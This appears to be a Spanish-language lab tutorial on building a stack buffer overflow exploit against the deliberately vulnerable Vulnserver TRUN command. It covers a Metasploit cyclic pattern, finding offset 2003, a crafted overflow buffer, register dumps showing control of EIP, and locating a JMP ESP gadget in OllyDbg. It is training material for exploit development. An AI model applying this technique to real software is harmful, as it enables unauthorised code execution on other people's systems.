m3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7Ji8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8Kg9Kh0Kh1Kh2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2Kj3Kj4Kj5Kj6Kj7Kj8Kj9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Ld9Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg5Lg6Lg7Lg8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li2Li3Li4Li5Li6Li7Li8Li9Lj0Lj1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1Lk2Lk3Lk4Lk5Lk6Lk7Lk8Lk9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh6Mh7Mh8Mh9Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7Nf8Nf9Ng0Ng1Ng2Ng3Ng4Ng5Ng6Ng7Ng8Ng9Nh0Nh1Nh2Nh3Nh4Nh5Nh6Nh7Nh8Nh9Ni0Ni1Ni2Ni3Ni4Ni5Ni6Ni7Ni8Ni9Nj0Nj1Nj2Nj3Nj4Nj5Nj6Nj7Nj8Nj9Nk0Nk1Nk2Nk3Nk4Nk5Nk6Nk7Nk8Nk9Nl0Nl1Nl2Nl3Nl4Nl5Nl6Nl7Nl8Nl9Nm0Nm1Nm2Nm3Nm4Nm5Nm6Nm7Nm8Nm9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7Ns8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz5Nz6Nz7Nz8Nz9Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Ob0Ob1Ob2Ob3Ob4Ob5Ob6Ob7Ob8Ob9Oc0Oc1Oc2Oc3Oc4Oc5Oc6Oc7Oc8Oc9Od0Od1Od2Od3Od4Od5Od6Od7Od8Od9Oe0Oe1Oe2Oe3Oe4Oe5Oe6Oe7Oe8Oe9Of0Of1Of2Of3Of4Of5Of6Of7Of8Of9Og0Og1Og2Og3Og4Og5Og6Og7Og8Og9Oh0Oh1Oh2Oh3Oh4Oh5Oh6Oh7Oh8Oh9Oi0Oi1Oi2Oi3Oi4Oi5Oi6Oi7Oi8Oi9Oj0Oj1Oj2Oj3Oj4Oj5Oj6Oj7Oj8Oj9Ok0Ok1Ok2Ok3Ok4Ok5Ok6Ok7Ok8Ok9Ol0Ol1Ol2Ol3Ol4Ol5Ol6Ol7Ol8Ol9Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9On0On1On2On3On4On5On6On7On8On9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0Ox1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pa0Pa1Pa2Pa3Pa4Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd8Pd9Pe0Pe1Pe2Pe3Pe4Pe5Pe6Pe7Pe8Pe9Pf0Pf1Pf2Pf3Pf4Pf5Pf6Pf7Pf8Pf9Pg0Pg1Pg2Pg3Pg4Pg5Pg6Pg7Pg8Pg9Ph0Ph1Ph2Ph3Ph4Ph5Ph6Ph7Ph8Ph9Pi0Pi1Pi2Pi3Pi4Pi5Pi6Pi7Pi8Pi9Pj0Pj1Pj2Pj3Pj4Pj5Pj6Pj7Pj8Pj9Pk0Pk1Pk2Pk3Pk4Pk5Pk6Pk7Pk8Pk9Pl0Pl1Pl2Pl3Pl4Pl5Pl6Pl7Pl8Pl9Pm0Pm1Pm2Pm3Pm4Pm5Pm6Pm7Pm8Pm9Pn0Pn1Pn2Pn3Pn4Pn5Pn6Pn7Pn8Pn9Po0Po1Po2Po3Po4Po5Po6Po7Po8Po9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2Pr3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Qb4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qd9Qe0Qe1Qe2Qe3Qe4Qe5Qe6Qe7Qe8Qe9Qf0Qf1Qf2Qf3Qf4Qf5Qf6Qf7Qf8Qf9Qg0Qg1Qg2Qg3Qg4Qg5Qg6Qg7Qg8Qg9Qh0Qh1Qh2Qh3Qh4Qh5Qh6Qh7Qh8Qh9Qi0Qi1Qi2Qi3Qi4Qi5Qi6Qi7Qi8Qi9Qj0Qj1Qj2Qj3Qj4Qj5Qj6Qj7Qj8Qj9Qk0Qk1Qk2Qk3Qk4Qk5Qk6Qk7Qk8Qk9Ql0Ql1Ql2Ql3Ql4Ql5Ql6Ql7Ql8Ql9Qm0Qm1Qm2Qm3Qm4Qm5Qm6Qm7Qm8Qm9Qn0Qn1Qn2Qn3Qn4Qn5Qn6Qn7Qn8Qn9Qo0Qo1Qo2Qo3Qo4Qo5Qo6Qo7Qo8Qo9Qp0Qp1Qp2Qp3Qp4Qp5Qp6Qp7Qp8Qp9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Qv6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re3Re4Re5Re6Re7Re8Re9Rf0Rf1Rf2Rf3Rf4Rf5Rf6Rf7Rf8Rf9Rg0Rg1Rg2Rg3Rg4Rg5Rg6Rg7Rg8Rg9Rh0Rh1Rh2Rh3Rh4Rh5Rh6Rh7Rh8Rh9Ri0Ri1Ri2Ri3Ri4Ri5Ri6Ri7Ri8Ri9Rj0Rj1Rj2Rj3Rj4Rj5Rj6Rj7Rj8Rj9Rk0Rk1Rk2Rk3Rk4Rk5Rk6Rk7Rk8Rk9Rl0Rl1Rl2Rl3Rl4Rl5Rl6Rl7Rl8Rl9Rm0Rm1Rm2Rm3Rm4Rm5Rm6Rm7Rm8Rm9Rn0Rn1Rn2Rn3Rn4Rn5Rn6Rn7Rn
```

EXPLOIT PASO A PASO

Pattern Create & Offset

Ejecutamos el primer exploit con el patrón creado y veamos qué valor tiene ahora EIP:

- 386F4337 (valor "7Co8" del patrón, o lo que es lo mismo \x37=7, \x43=C, \x6F=o y \x38=8)

Calculamos el offset mediante **pattern_offset**, obteniendo la posición 2003:

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
```

Actualizamos el formato de la variable buff y verificamos que obtenemos 42424242 en EIP (incluimos "B"*4 en buff). El tamaño del exploit debe ser lo más cercano a 5000, el tamaño inicial que crasheaba vulnserver.

```
root@kalihtb:~/hackon/TRUN# /usr/share/metasploit-framework/tools/exploit
/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
```

```
offset = 2003
buff = "TRUN /.:/" + "A"* offset + "B"*4 + "C"*2993
```

```
Registers (FPU)
EAX 0175F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 004A554C
EDX 00000000
EBX 00000058
ESP 0175F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```



EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

¿Por qué un salto a ESP nos vale para ejecutar nuestro código malicioso?

La dirección de memoria que se carga en ESP (en la fase de epílogo) se ha sobrescrito por el Buffer, es decir, se ha llenado de C's. Sin embargo, si conseguimos sustituir el contenido de EIP por un código de operación Jump to ESP y ponemos a continuación nuestro payload (código malicioso), tendremos control del flujo del binario y podremos ejecutar lo que deseemos.

```
Registers (FPU)
EAX 0175F200 ASCII "TRUN /.: /AAAAAAAAAAAAAAAAAAAA
ECX 004A554C
EDX 00000000
EBX 00000058
ESP 0175F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
```

| | |
|----------|----------|
| 0175F9C8 | 41414141 |
| 0175F9CC | 41414141 |
| 0175F9D0 | 41414141 |
| 0175F9D4 | 41414141 |
| 0175F9D8 | 41414141 |
| 0175F9DC | 42424242 |
| 0175F9E0 | 43434343 |
| 0175F9E4 | 43434343 |
| 0175F9E8 | 43434343 |
| 0175F9EC | 43434343 |
| 0175F9F0 | 43434343 |
| 0175F9F4 | 43434343 |
| 0175F9F8 | 43434343 |
| 0175F9FC | 43434343 |
| 0175FA00 | 43434343 |
| 0175FA04 | 43434343 |
| 0175FA08 | 43434343 |
| 0175FA0C | 43434343 |



EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

Para buscar comandos en OllyDBG, botón derecho en CPU: Search for -> All Commands -> "JMP ESP" (FF E4 OpCode).

| M Memory map | | | | | | | | | |
|--------------|-----------|----------|---------|-------------|------|--------|---------|-----------|---------------|
| Address | Size | Owner | Section | Contains | Type | Access | Initial | Mapped as | |
| 00010000 | 00010000 | 000 | | | Map | 000 RW | RW | | |
| 00020000 | 00010000 | 000 | | | Map | 000 RW | RW | | |
| 0022C000 | 00001000 | 000 | | | Priv | 000 RW | Gua: RW | | |
| 0022D000 | 00003000 | 000 | | stack of ma | Priv | 000 RW | Gua: RW | | |
| 00230000 | 00004000 | 000 | | | Map | 000 R | R | | |
| 00240000 | 00001000 | 000 | | | Priv | 000 RW | RW | | |
| 00250000 | 000067000 | 000 | | | Map | 000 R | R | | \Device\Hardd |
| 002C0000 | 00001000 | 000 | | | Priv | 000 RW | RW | | |
| 002E0000 | 00002000 | 000 | | | Map | 000 R | R | | |
| 00300000 | 00003000 | 000 | | | Map | 000 R | R | | |
| 003B0000 | 00001000 | 000 | | | Priv | 000 RW | RW | | |
| 003C0000 | 00001000 | 000 | | | Priv | 000 RW | RW | | |
| 00400000 | 00001000 | vulnserv | 000 | PE header | Imag | 010 R | RWE | | |
| 00401000 | 00002000 | vulnserv | 000 | .text | Imag | 010 R | RWE | | |
| 00403000 | 00001000 | vulnserv | 000 | .data | Imag | 010 R | RWE | | |
| 00404000 | 00001000 | vulnserv | 000 | .rdata | Imag | 010 R | RWE | | |
| 00405000 | 00001000 | vulnserv | 000 | .bss | Imag | 010 R | RWE | | |
| 00406000 | 00001000 | vulnserv | 000 | .idata | Imag | 010 R | RWE | | |
| 00410000 | 00101000 | 000 | | imports | Map | 000 R | R | | |
| 00550000 | 00005000 | 000 | | | Priv | 000 RW | RW | | |
| 005F0000 | 00013000 | 000 | | | Priv | 000 RW | RW | | |
| 006F0000 | 002CF000 | 000 | | | Map | 000 R | R | | \Device\Hardd |
| 009C0000 | 00039000 | 000 | | | Map | 000 R | R | | |
| 62500000 | 00001000 | essfunc | 625 | PE header | Imag | 010 R | RWE | | |
| 62501000 | 00001000 | essfunc | 625 | .text | Imag | 010 R | RWE | | |
| 62502000 | 00001000 | essfunc | 625 | .data | Imag | 010 R | RWE | | |
| 62503000 | 00001000 | essfunc | 625 | .rdata | Imag | 010 R | RWE | | |
| 62504000 | 00001000 | essfunc | 625 | .bss | Imag | 010 R | RWE | | |
| 62505000 | 00001000 | essfunc | 625 | .edata | Imag | 010 R | RWE | | |
| 62506000 | 00001000 | essfunc | 625 | exports | Imag | 010 R | RWE | | |
| 62507000 | 00001000 | essfunc | 625 | imports | Imag | 010 R | RWE | | |
| 62508000 | 00001000 | essfunc | 625 | relocations | Imag | 010 R | RWE | | |
| 74890000 | 00001000 | wshtcpip | 748 | PE header | Imag | 010 R | RWE | | |

| C CPU - main thread, module essfunc | | | | | | | | | |
|-------------------------------------|-----------------|---|----------------------------|--|--|--|--|--|--|
| 6250118C | 90 | NOP | | | | | | | |
| 6250118D | 90 | NOP | | | | | | | |
| 6250118E | 90 | NOP | | | | | | | |
| 6250118F | 90 | NOP | | | | | | | |
| 62501190 | 55 | PUSH EBP | | | | | | | |
| 62501191 | 89E5 | MOV EBP,ESP | | | | | | | |
| 62501193 | 83EC 08 | SUB ESP,8 | | | | | | | |
| 62501196 | C74424 04 00305 | MOV DWORD PTR SS:[ESP+4],essfunc.62503008 | ASCII "1.00" | | | | | | |
| 6250119E | C70424 00305062 | MOV DWORD PTR SS:[ESP],essfunc.62503008 | ASCII "Called essential fu | | | | | | |
| 625011A5 | E8 06080000 | CALL <JMP.&msvcrt.printf> | | | | | | | |
| 625011AA | C9 | LEAVE | | | | | | | |
| 625011AB | C3 | RETN | | | | | | | |
| 625011AC | 55 | PUSH EBP | | | | | | | |
| 625011AD | 89E5 | MOV EBP,ESP | | | | | | | |
| 625011AF | FFE4 | JMP ESP | | | | | | | |
| 625011B1 | FFE0 | JMP EAX | | | | | | | |
| 625011B3 | 58 | POP EAX | | | | | | | |
| 625011B4 | 58 | POP EAX | | | | | | | |
| 625011B5 | C3 | RETN | | | | | | | |
| 625011B6 | 5D | POP EBP | | | | | | | |
| 625011B7 | C3 | RETN | | | | | | | |
| 625011B8 | 55 | PUSH EBP | | | | | | | |
| 625011B9 | 89E5 | MOV EBP,ESP | | | | | | | |
| 625011BB | FFE4 | JMP ESP | | | | | | | |
